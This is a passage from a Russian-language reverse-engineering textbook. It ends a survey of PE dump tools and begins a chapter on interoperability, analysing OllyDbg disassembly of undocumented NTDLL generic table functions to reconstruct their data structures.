       0 number of relocations
       0 number of line numbers
42000040 flags
         Initialized Data
         Discardable
         Read Only

  Summary

        2000 .data
        3000 .reloc
       2B000 .rsrc
       5F000 .text
```

Листинг 4.1. Обычный вывод DUMPBIN для `USER32.DLL`*, запущенного с параметром* `/HEADERS`*.*

DUMPBIN распространяется вместе с различными средствами разработки Microsoft, например Visual Studio .NET.

PEView

PEView - мощное бесплатное средство дампа исполняемых файлов с графическим интерфейсом. Оно наглядно показывает все важные структуры данных PE и предоставляет исходное представление байтов выбранной области файла. На рис. 4.13 показан обычный экран PEView. Программу можно было бесплатно загрузить по адресу www.magma.ca/~wjr.

PEBrowse Professional

PEBrowse Professional - превосходное средство дампа PE, которое можно использовать и как дизассемблер. Возможно, название знакомо вам по предыдущему обсуждению отладчиков, однако это не тот же продукт: PEBrowse Professional не предоставляет никаких средств отладки работающей программы. Он способен выводить все связанные с PE заголовки как в виде исходных данных, так и в форме структурированной информации. Помимо дампа PE PEBrowse включает хороший дизассемблер и древовидное представление функций исполняемого файла. На рис. 4.14 показано представление исполняемого файла в PEBrowse Professional, включающее дизассемблированный код и окно дерева функций.




Рисунок 4.13. Обычный экран PEView для `ntkrnlpa.exe`.




Рисунок 4.14. Снимок PEBrowse Professional, выводящего дамп исполняемого файла и дизассемблирующего часть его кода.

Заключение

В этой главе я рассмотрел самые основные инструменты, которые должны входить в набор каждого специалиста по реверс-инжинирингу. Вы познакомились с дизассемблерами, отладчиками, средствами системного наблюдения и несколькими другими категориями инструментов, необходимыми в определённых условиях. Вооружившись этими знаниями, вы готовы перейти к главе 5 и впервые попробовать провести настоящий сеанс реверс-инжиниринга.

Часть II. Прикладной реверсинг

Глава 5. За пределами документации

Часть II. Прикладной реверс-инжиниринг

Двадцать лет назад программы могли существовать почти изолированно и практически не взаимодействовать ни с чем, кроме лежащего в основе оборудования, с которым они часто обменивались данными напрямую. Само собой, с тех пор многое изменилось. Сегодня обычная программа работает поверх громадной операционной системы и взаимодействует с десятками библиотек, нередко разработанных множеством разных людей.

Эта глава посвящена одному из важнейших применений реверс-инжиниринга - обеспечению совместимости. Идея состоит в том, что знание методов реверс-инжиниринга позволяет разработчикам программ эффективнее взаимодействовать со сторонним кодом, а это ежедневно делает каждый разработчик. Такое возможно потому, что реверс-инжиниринг даёт предельно глубокое понимание стороннего кода и выводит вас за пределы документации.

В этой главе я продемонстрирую сравнительно крайний случай, когда методы реверс-инжиниринга применяются, чтобы научиться пользоваться недокументированными системными API. Я выбрал относительно сложный набор функций собственного API Windows и разберу их настолько подробно, чтобы вы полностью поняли назначение и применение каждой функции. Я считаю этот случай крайним, потому что обычно некоторая документация всё же имеется, просто её, как правило, недостаточно.

Реверс-инжиниринг и совместимость

Для инженера-программиста совместимость может стать настоящим кошмаром. С точки зрения отдельного инженера она означает необходимость заставить программу сотрудничать с программой, написанной кем-то другим. Этим человеком может быть другой сотрудник той же компании, работающий над тем же продуктом, или разработчик совершенно отдельной программы. Современные программные компоненты постоянно взаимодействуют: приложения с операционными системами, приложения с библиотеками и приложения с другими приложениями.

Обеспечение взаимодействия программы с другими компонентами той же программы, иными программами, программными библиотеками и операционной системой может оказаться одной из крупнейших сложностей при разработке больших программных систем. Во многих случаях при работе со сторонней библиотекой у вас нет доступа к исходному коду компонента, с которым требуется взаимодействовать. Тогда приходится полностью полагаться на документацию поставщика. Любой опытный разработчик знает, что этот процесс редко бывает гладким и простым. Документация почти всегда умалчивает об отдельных функциях, параметрах или целых возможностях.

Прекрасный пример - операционная система Windows, которая исторически содержала сотни таких недокументированных API. Они оставались недокументированными по разным причинам, например ради совместимости с другими платформами Windows. Более того, многие утверждали, что Microsoft скрывала документацию на API, чтобы получить преимущество перед тем или иным поставщиком программ. Продукт Microsoft мог воспользоваться специальным недокументированным API и предложить лучшие возможности, недоступные конкурирующему поставщику.

В этой главе рассматриваются способы самостоятельного исследования любого стороннего кода. Они полезны в самых разных ситуациях: например, когда документации недостаточно или нет

вовсе либо когда сторонний код создаёт проблемы и вам не остаётся ничего другого, кроме как решать их самостоятельно. Разумеется, проникновение в чужой код следует рассматривать только как последнее средство и хотя бы попытаться получить ответы по обычным каналам. К сожалению, я часто обнаруживал, что при очень срочном и глубоко техническом вопросе обратиться прямо к коду быстрее, чем пытаться связаться со службой поддержки какой-либо компании.

Основные правила

Прежде чем начинать первый сеанс реверс-инжиниринга, определим несколько основных правил для всех таких сеансов в книге. Прежде всего они посвящены исключительно автономному анализу кода, а не анализу работающей программы. Это означает, что вы главным образом будете читать листинги на языке ассемблера и пытаться их расшифровать, а не запускать программы в отладчике и выполнять их по шагам. Хотя во многих случаях имеет смысл сочетать оба подхода, я решил использовать только автономный анализ, то есть статические листинги, поскольку его легче представить в письменном руководстве.

Я мог бы описывать в книге сеансы отладки работающих программ, однако следить за ними было бы очень трудно: любое незначительное различие среды, например другая версия операционной системы или даже другой пакет обновления, могло бы привести к сбивающим с толку расхождениям между изображением на экране и напечатанным на странице. Преимущество статических листингов состоит в том, что вы сможете проследить все мои действия, просто читая код со страницы и анализируя его вместе со мной.

В следующих нескольких главах вам встретится немало довольно длинных листингов на языке ассемблера без комментариев, после которых будут приведены подробные объяснения. Я намеренно не комментировал код, потому что это было бы откровенным жульничеством. Смысл в том, чтобы вы посмотрели на исходный ассемблерный код таким, каким он предстанет в настоящем сеансе реверс-инжиниринга, и попытались извлечь из него нужные сведения. Я сделал эти сеансы анализа очень подробными, чтобы вы могли легко следить за процессом понимания по мере его развития.

Дизассемблированные листинги в книге получены более чем одним дизассемблером, что вполне логично: специалисты редко пользуются единственным инструментом на протяжении всего проекта. В целом большинство листингов создано с помощью OllyDbg - одного из лучших бесплатных средств реверс-инжиниринга. Формально он распространяется как условно-бесплатная программа, однако регистрация бесплатна и является простой формальностью. Хотя OllyDbg - отладчик, его внутренний дизассемблер представляется мне весьма мощным для полностью бесплатного продукта: он очень точно дизассемблирует код, а механизм анализа способен извлекать приличный объём высокоуровневых сведений о коде.

Поиск недокументированных API

Как уже говорилось, в этой главе вы возьмёте группу недокументированных API Windows и на их примере попрактикуетесь в реверс-инжиниринге. Прежде чем представить конкретные API, с которыми предстоит работать, вкратце рассмотрим, как я нашёл их и как вообще искать недокументированные функции или API независимо от того, принадлежат ли они операционной системе или другой сторонней библиотеке.

В следующем разделе описаны первые шаги при работе с недокументированным кодом: как находить недокументированные API и код, который их использует.

Что мы ищем?

Обычно поиск недокументированного кода начинается с некоторой потребности. Какой возможности не хватает? От какого программного компонента можно ожидать её предоставления? Здесь пригодится общее знание соответствующей программы. Нужно представлять себе основные исполняемые модули, из которых она состоит, и знать интерфейсы между ними. Интерфейсы двоичных модулей легко наблюдать, просто выгрузив их каталоги импорта и экспорта; подробно это описано в главе 3.

В данном случае я решил найти интересный API Windows для подробного разбора. Зная, что большинство недокументированных служб пользовательского режима Windows реализовано в `NTDLL.DLL`, поскольку именно там находится собственный API, я просто выгрузил каталог экспорта `NTDLL.DLL` и визуально просмотрел список в поисках групп API, которые, судя по именам, связаны друг с другом.

Разумеется, это несколько необычный случай. Обычно недокументированные API ищут не просто потому, что они не документированы, если только сама возможность пользоваться скрытыми API не кажется вам особенно привлекательной и вы не хотите её испытать, а ради конкретной функции. Тогда в каталоге экспорта следует искать соответствующие ключевые слова. Предположим, например, что требуется найти особый API выделения памяти. Достаточно поискать в списке экспорта `NTDLL.DLL` или любой другой DLL, где, по вашему предположению, реализован API, подходящие слова: `memory`, `alloc` и т. д.

Найдя имя недокументированного API и экспортирующей его DLL, пора искать двоичные файлы, которые им пользуются. Исполняемый файл, вызывающий API, послужит двум целям. Во-первых, он способен дополнительно прояснить назначение API. Во-вторых, он даёт живой пример применения: какие именно данные API получает на входе и что возвращает на выходе. Пример использования функции настоящим кодом может оказаться бесценным, когда вы пытаетесь научиться ею пользоваться.

Существует много подходов к поиску API и использующего их кода. Традиционный подход основан на отладчике режима ядра, например Numega SoftICE или Microsoft WinDbg. Такие отладчики значительно упрощают поиск вызовов определённой функции во всей системе, даже если интересующая функция не относится к режиму ядра. Идея состоит в установке общесистемных точек останова, которые срабатывают при вызове функции любым процессом. Это существенно облегчает поиск кода, использующего конкретную функцию. Теоретически то же самое можно сделать в отладчике пользовательского режима наподобие OllyDbg, однако результат будет гораздо менее эффективным: он покажет лишь вызовы внутри отлаживаемого в данный момент процесса.

Практический пример: API универсальных таблиц в NTDLL.DLL

Давайте с головой погрузимся в наш первый практический сеанс реверс-инжиниринга. Я возьму недокументированную группу API Windows и буду анализировать её, пока не соберу достаточно сведений, чтобы применять эти API в собственном коде. Более того, я действительно написал небольшую программу, которая пользуется ими, чтобы показать, что это возможно. Разумеется, цель главы не в том, чтобы служить руководством именно по этому API, а в наглядной демонстрации реверс-инжиниринга настоящего программного кода.

Для главы выбран API универсальных таблиц (generic table API). Он считается частью собственного API Windows, рассмотренного в главе 3.

Собственный API содержит множество функций с различными префиксами для разных групп. Для этого упражнения я выбрал набор из группы RTL. Это функции библиотеки времени выполнения, которые обычно не служат для взаимодействия с операционной системой, а представляют собой набор часто требующихся средств: обработки строк, управления данными и т. д.

Определившись с API универсальных таблиц, следует просмотреть список экспортируемых символов `NTDLL.DLL`, где реализован этот API, и найти все функции, которые могут иметь к нему отношение. В данном случае интерес, вероятно, представляет любая функция, имя которой начинается с `Rtl` и упоминает универсальную таблицу. Выгрузив экспорт `NTDLL.DLL` посредством DUMPBIN, см. соответствующий раздел главы 4, я нашёл все API `Rtl`, содержащие строку `GenericTable`. Получился следующий список:

- `RtlNumberGenericTableElements`
- `RtlDeleteElementGenericTable`
- `RtlGetElementGenericTable`
- `RtlEnumerateGenericTable`
- `RtlEnumerateGenericTableLikeADirectory`
- `RtlEnumerateGenericTableWithoutSplaying`
- `RtlInitializeGenericTable`
- `RtlIsGenericTableEmpty`
- `RtlInsertElementGenericTable`
- `RtlLookupElementGenericTable`

Если вы самостоятельно просмотрите список экспорта `NTDLL.DLL`, то, вероятно, заметите варианты большинства этих API с суффиксом `Avl`. API универсальных таблиц и без того достаточно велик, поэтому в данном обсуждении я просто не стану рассматривать эти функции.

Уже по одним именам можно сделать обоснованные предположения об этих API. Очевидно, перед нами группа функций, управляющих некоторым универсальным списком, где "универсальный", вероятно, означает возможность хранить элементы с данными любого типа. Есть API для вставки, удаления и поиска элемента. `RtlNumberGenericTableElements`, скорее всего, возвращает общее число элементов списка, а `RtlGetElementGenericTable`, вероятно, предоставляет прямой доступ к элементу по его индексу. Прежде чем пользоваться универсальной таблицей, почти наверняка требуется вызвать `RtlInitializeGenericTable`, чтобы инициализировать некоторую корневую структуру данных.

В общем случае сеанс реверс-инжиниринга начинается с данных: необходимо определить основные структуры, которыми управляет код. Поэтому разумно начать с `RtlInitializeGenericTable` в надежде, что эта функция прольёт свет на структуры данных универсальной таблицы.

Как я уже объяснял, мы будем полагаться исключительно на автономный анализ кода, а не на отладку работающей программы. Если вы хотите исследовать код универсальной таблицы в

отладчике, можно воспользоваться `GenericTable.EXE` - небольшой программой, которую я написал на основании результатов реверс-инжиниринга этого API. Без `GenericTable.EXE` пришлось бы либо полностью положиться на статический листинг, либо найти другой код, использующий универсальную таблицу. Быстрый поиск обнаружил только компоненты режима ядра, где также имеется реализация универсальной таблицы внутри ядра Windows, но не компоненты пользовательского режима. `GenericTable.EXE` вместе с исходным кодом доступна на сайте книги по адресу www.wiley.com/go/eeilam.

В следующем сеансе реверс-инжиниринга подробно рассматривается каждая важная функция API универсальных таблиц и демонстрируется её внутренняя работа. Следует отметить, что я зайду несколько дальше необходимого, чтобы показать возможности передовых методов реверс-инжиниринга. Если бы это был настоящий сеанс, где для применения API требовалось лишь получить прототипы функций, вероятно, можно было бы остановиться намного раньше, как только все прототипы стали бы известны. Здесь я продолжу исследование до выяснения точного устройства структур данных универсальной таблицы, но делается это лишь ради демонстрации более сложных методов.

RtlInitializeGenericTable

Как уже говорилось, исследование API универсальных таблиц лучше всего начинать со структур данных. Хотя знать все подробности их устройства необязательно, общее представление о содержимом может помочь понять назначение API. Поэтому начнём с функции, которая, судя по имени, с большой вероятностью даст некоторые подсказки об этих структурах: в листинге 5.1 приведён созданный OllyDbg дизассемблированный код `RtlInitializeGenericTable`.

```
7C921A39    MOV EDI,EDI
7C921A3B    PUSH EBP
7C921A3C    MOV EBP,ESP
7C921A3E    MOV EAX,DWORD PTR SS:[EBP+8]
7C921A41    XOR EDX,EDX
7C921A43    LEA ECX,DWORD PTR DS:[EAX+4]
7C921A46    MOV DWORD PTR DS:[EAX],EDX
7C921A48    MOV DWORD PTR DS:[ECX+4],ECX
7C921A4B    MOV DWORD PTR DS:[ECX],ECX
7C921A4D    MOV DWORD PTR DS:[EAX+C],ECX
7C921A50    MOV ECX,DWORD PTR SS:[EBP+C]
7C921A53    MOV DWORD PTR DS:[EAX+18],ECX
7C921A56    MOV ECX,DWORD PTR SS:[EBP+10]
7C921A59    MOV DWORD PTR DS:[EAX+1C],ECX
7C921A5C    MOV ECX,DWORD PTR SS:[EBP+14]
7C921A5F    MOV DWORD PTR DS:[EAX+20],ECX
7C921A62    MOV ECX,DWORD PTR SS:[EBP+18]
7C921A65    MOV DWORD PTR DS:[EAX+14],EDX
7C921A68    MOV DWORD PTR DS:[EAX+10],EDX
7C921A6B    MOV DWORD PTR DS:[EAX+24],ECX
7C921A6E    POP EBP
7C921A6F    RET 14
```

Листинг 5.1. Дизассемблированный код `RtlInitializeGenericTable`.

Прежде чем определять назначение и работу функции, начнём с основ: какое соглашение о вызовах она использует и сколько принимает параметров? Соглашение о вызовах задаёт способ передачи параметров функции и определяет, кто отвечает за очистку стека после её завершения. Существует несколько стандартных соглашений, однако Windows по умолчанию обычно применяет `stdcall`. Функции `stdcall` сами очищают свой стек и принимают параметры из стека в первоначальном порядке слева направо, а значит, вызывающий код должен помещать их в стек в обратном порядке. Соглашения о вызовах подробно рассмотрены в приложении C.

Чтобы ответить на вопросы о соглашении этой функции, можно начать с поиска завершающей её инструкции RET. Здесь в конце быстро обнаруживается RET 14. Это RET с числовым операндом, который даёт два важных сведения. Переданный RET операнд сообщает процессору, сколько байтов следует удалить из стека помимо возвращаемого адреса. Сам факт того, что функция очищает собственный стек, показывает: это не cdecl, поскольку функции cdecl всегда оставляют очистку вызывающему коду. Так какое же это соглашение?

Продолжим исключать варианты. Функция не принимает никаких регистров от вызывающего кода, потому что каждый используемый регистр инициализируется внутри неё. Следовательно, это не соглашение _fastcall: такие функции получают параметры через ECX и EDX, тогда как оба регистра инициализируются в самом начале данной функции.

Другие распространённые варианты - stdcall и соглашение о вызове функций-членов C++. Мы знаем, что это не функция-член C++, поскольку её имя взято из каталога экспорта и не декорировано. Имена функций C++ всегда декорируются именем класса и точным типом каждого принимаемого параметра. Декорированные имена C++ легко распознать: обычно они содержат множество небуквенно-цифровых символов и более одного имени, как минимум имя класса и метода.

Методом исключения установлено, что функция использует stdcall, а число 14 после RET сообщает объём её параметров. OllyDbg выводит числа в шестнадцатеричном виде, поэтому 14 в шестнадцатеричной системе равно 20 в десятичной. Мы работаем в 32-разрядной среде, где параметры выровнены по 32 битам, то есть 4 байтам, и можем предположить, что функция принимает пять параметров. Возможно, один из них занимает больше 4 байт, и тогда параметров будет меньше пяти, но больше пяти их быть не может из-за 32-разрядного выравнивания.

В прологе видно, что функция использует стандартный стековый кадр EBP. Текущее значение EBP сохраняется в стеке, после чего в EBP записывается значение ESP. Это обеспечивает удобный доступ к переданным через стек параметрам независимо от текущего значения ESP во время работы функции: ESP постоянно меняется, когда функция помещает параметры в стек при вызове других функций. В этой чрезвычайно распространённой схеме первый параметр находится по адресу [EBP+8], второй - [EBP+C] и т. д. Если причина непонятна, подробное объяснение стековых кадров приведено в приложении C.

Обычно функция также выделяет место под локальные переменные, вычитая из ESP число байтов, необходимое для их хранения. Здесь этого не происходит, а значит, функция не хранит локальные переменные в стеке.

Разберём функцию из листинга 5.1 по одной инструкции и посмотрим, что она делает. Как упоминалось ранее, можно выполнить анализ работающего кода, пошагово пройдя его в отладчике и наблюдая исполнение посредством GenericTable.EXE. Если вы уже достаточно уверенно чувствуете себя с языком ассемблера, вероятно, сможете просто прочитать код листинга 5.1 без GenericTable.EXE.

Углубимся в функцию и определим её устройство и назначение.

```
7C921A3E    MOV EAX,DWORD PTR SS:[EBP+8]
7C921A41    XOR EDX,EDX
7C921A43    LEA ECX,DWORD PTR DS:[EAX+4]
```

Первая строка загружает [EBP+8] в EAX. Мы уже установили, что [EBP+8] - первый параметр функции. Вторая строка выполняет логическую операцию XOR регистра EDX с самим собой, фактически обнуляя его. Компилятор применяет XOR, потому что машинный код `xor edx, edx` короче, чем более понятный `mov edx, 0`. Это хорошо показывает, с чем постоянно сталкивается специалист по реверс-инжинирингу: оптимизирующие компиляторы всегда предпочитают читаемому коду маленький и быстрый.

Перед адресом в стеке стоит SS:. Это означает, что адрес читается с использованием SS, регистра сегмента стека. Процессоры IA-32 поддерживают особые механизмы управления памятью, называемые сегментами, однако в Windows они не используются и в большинстве случаев их можно без опасений игнорировать. В IA-32 имеется несколько сегментных регистров: CS, DS, FS, ES и SS. В Windows любое их упоминание можно игнорировать, кроме FS, который предоставляет доступ к небольшой области локальной для потока памяти. Обращения к памяти, начинающиеся с FS:, обычно относятся к этой области. В остальных листингах книги имена сегментных регистров приводятся только тогда, когда они имеют конкретное значение.

Третья инструкция, LEA, при первом взгляде может сбить с толку. LEA (load effective address, загрузка эффективного адреса) по существу является арифметической инструкцией: она не обращается к памяти, но часто служит для вычисления адресов, хотя с её помощью можно вычислять и обычные целые числа. Не позволяйте префиксу DWORD PTR ввести вас в заблуждение: это чисто арифметическая операция. В нашем случае инструкция LEA эквивалентна выражению ECX = EAX + 4.

Пока о встреченных типах данных известно немного. Важнее всего, что мы не уверены в типе первого полученного параметра [EBP+8]. Перейдём к следующему фрагменту и посмотрим, что ещё удастся выяснить.

```
7C921A46    MOV DWORD PTR DS:[EAX],EDX
7C921A48    MOV DWORD PTR DS:[ECX+4],ECX
7C921A4B    MOV DWORD PTR DS:[ECX],ECX
7C921A4D    MOV DWORD PTR DS:[EAX+C],ECX
```

Этот фрагмент раскрывает одно чрезвычайно важное обстоятельство: первый параметр функции является указателем на некоторую структуру данных, которую функция инициализирует. Очень вероятно, что структура служит ключом или корнем универсальной таблицы, поэтому выяснение её устройства имеет решающее значение для успешного освоения этих таблиц.

Интересная особенность структуры данных - обращение к ней через два разных регистра. По существу функция хранит два указателя внутрь структуры: EAX и ECX. В EAX остаётся первоначальное значение, переданное первым параметром, а в ECX - адрес EAX + 4. К одним элементам обращаются через EAX, к другим - через ECX.

Предыдущий код по шагам выполняет следующее:

1. Записывает ноль из EDX в первый элемент структуры. Обращение к структуре выполняется через EAX.
2. Записывает в третий элемент адрес второго элемента, то есть хранящееся в ECX значение EAX + 4. На этот раз структура адресуется через ECX, а не EAX.
3. Записывает тот же адрес из ECX во второй элемент.
4. Записывает тот же адрес из ECX в четвёртый элемент.

Если перевести фрагмент на C, получится примерно следующий код:

```
UnknownStruct->Member1 = 0;
UnknownStruct->Member3 = &UnknownStruct->Member2;
UnkownStruct->Member2 = &UnknownStruct->Member2;
UnknownStruct->Member4 = &UnknownStruct->Member2;
```

На первый взгляд это почти ничего не сообщает о структуре, кроме того, что элементы 2, 3 и 4 со смещениями +4, +8 и +C являются указателями. Последние три элемента инициализируются довольно необычно: все они начинают указывать на адрес второго элемента. Что бы это могло означать? По существу это говорит, что каждый из них является указателем на группу из трёх указателей, ведь именно на неё указывает UnknownStruct->Member2. Несколько сбивает с толку то, что структура указывает сама на себя, но, скорее всего, это лишь временная заглушка. Я бы предположил, что позднее элементы изменятся и будут указывать в другие места.

Перейдём к следующим четырём строкам дизассемблированной функции:

```
7C921A50    MOV ECX,DWORD PTR SS:[EBP+C]
7C921A53    MOV DWORD PTR DS:[EAX+18],ECX
7C921A56    MOV ECX,DWORD PTR SS:[EBP+10]
7C921A59    MOV DWORD PTR DS:[EAX+1C],ECX
```

Первые две строки копируют значение второго параметра функции в смещение +18 текущей структуры, то есть в седьмой элемент. Следующие две строки копируют третий параметр в смещение +1C, восьмой элемент структуры. После преобразования в C предыдущий код выглядел бы следующим образом.

```
UnknownStruct->Member7 = Param2;
UnknownStruct->Member8 = Param3;
```

Перейдём к следующей части `RtlInitializeGenericTable`.

```
7C921A5C    MOV ECX,DWORD PTR SS:[EBP+14]
7C921A5F    MOV DWORD PTR DS:[EAX+20],ECX
7C921A62    MOV ECX,DWORD PTR SS:[EBP+18]
7C921A65    MOV DWORD PTR DS:[EAX+14],EDX
7C921A68    MOV DWORD PTR DS:[EAX+10],EDX
7C921A6B    MOV DWORD PTR DS:[EAX+24],ECX
```

Здесь происходит практически то же самое: инициализируется оставшаяся часть структуры. В смещение +20 записывается четвёртый параметр, смещения +14 и +10 обнуляются, а в смещение +24 помещается значение пятого параметра.

На этом последовательность инициализации структуры в `RtlInitializeGenericTable` завершается. К сожалению, не наблюдая в отладчике настоящие значения, переданные функции, мы почти ничего не знаем о типах параметров или элементов структуры. Но известно, что длина структуры, вероятнее всего, равна 40 байтам. Последнее используемое смещение - +24, поэтому размер составляет 28 байт в шестнадцатеричном виде, то есть 40 байт в десятичном. Если предположить, что каждый элемент занимает 4 байта, структура содержит 10 элементов. Теперь можно составить её приблизительное определение, которое, как мы надеемся, позднее удастся улучшить.

```
struct TABLE
{

    UNKNOWN        Member1;
    UNKNOWN_PTR    Member2;
    UNKNOWN_PTR    Member3;
    UNKNOWN_PTR    Member4;
    UNKNOWN        Member5;
    UNKNOWN        Member6;
    UNKNOWN        Member7;
    UNKNOWN        Member8;
    UNKNOWN        Member9;
    UNKNOWN        Member10;
};
```

RtlNumberGenericTableElements

Перейдём к исследованию функции, которая, будем надеяться, окажется простой: `RtlNumberGenericTableElements`. Если корневая структура данных содержит элемент с общим числом элементов таблицы, функция должна его открыть. В противном случае ей придётся обойти и пересчитать все элементы. Ниже приведён вывод OllyDbg для `RtlNumberGenericTableElements`.

```
RtlNumberGenericTableElements:
7C923FD2    PUSH EBP
7C923FD3    MOV EBP,ESP
7C923FD5    MOV EAX,DWORD PTR [EBP+8]
7C923FD8    MOV EAX,DWORD PTR [EAX+14]
7C923FDB    POP EBP
7C923FDC    RET 4
```

Что ж, ответ получен. Функция просто принимает указатель на, как можно предположить, ту же структуру и возвращает значение из смещения +14. Очевидно, там хранится количество элементов универсальной таблицы. Обновим определение структуры `TABLE`.

```
struct TABLE
{

    UNKNOWN        Member1;
    UNKNOWN_PTR    Member2;
    UNKNOWN_PTR    Member3;
    UNKNOWN_PTR    Member4;
    UNKNOWN        Member5;
    ULONG          NumberOfElements;
    UNKNOWN        Member7;
    UNKNOWN        Member8;
    UNKNOWN        Member9;
    UNKNOWN        Member10;
};
```

RtlIsGenericTableEmpty

В API универсальных таблиц есть ещё одна, будем надеяться, тривиальная функция, которая может кое-что рассказать о структуре данных: `RtlIsGenericTableEmpty`. Разумеется, возможно, она просто использует тот же элемент `NumberOfElements`, что и `RtlNumberGenericTableElements`. Посмотрим.

```
RtlIsGenericTableEmpty:
7C92715B    PUSH EBP
7C92715C    MOV EBP,ESP
7C92715E    MOV ECX,DWORD PTR [EBP+8]
7C927161    XOR EAX,EAX
7C927163    CMP DWORD PTR [ECX],EAX
7C927165    SETE AL
7C927168    POP EBP
7C927169    RET 4
```

Как мы и надеялись, `RtlIsGenericTableEmpty` оказалась довольно простой. Функция загружает в `ECX` значение первого параметра, которым должна быть прежняя корневая структура данных, и обнуляет `EAX`. Затем она сравнивает первый элемент со смещением `+0` с `EAX` и инструкцией `SETE` записывает в `AL` единицу, если значения равны. Дополнительные сведения об инструкции `SETE` приведены в приложении А.

Фактически функция проверяет, равно ли нулю смещение +0 структуры данных. Если да, возвращается TRUE, иначе - ноль. Теперь мы знаем, что по смещению +0 находится важный элемент, который всегда ненулевой при наличии элементов в таблице. Снова добавим полученные сведения в определение структуры.

```
struct TABLE
{

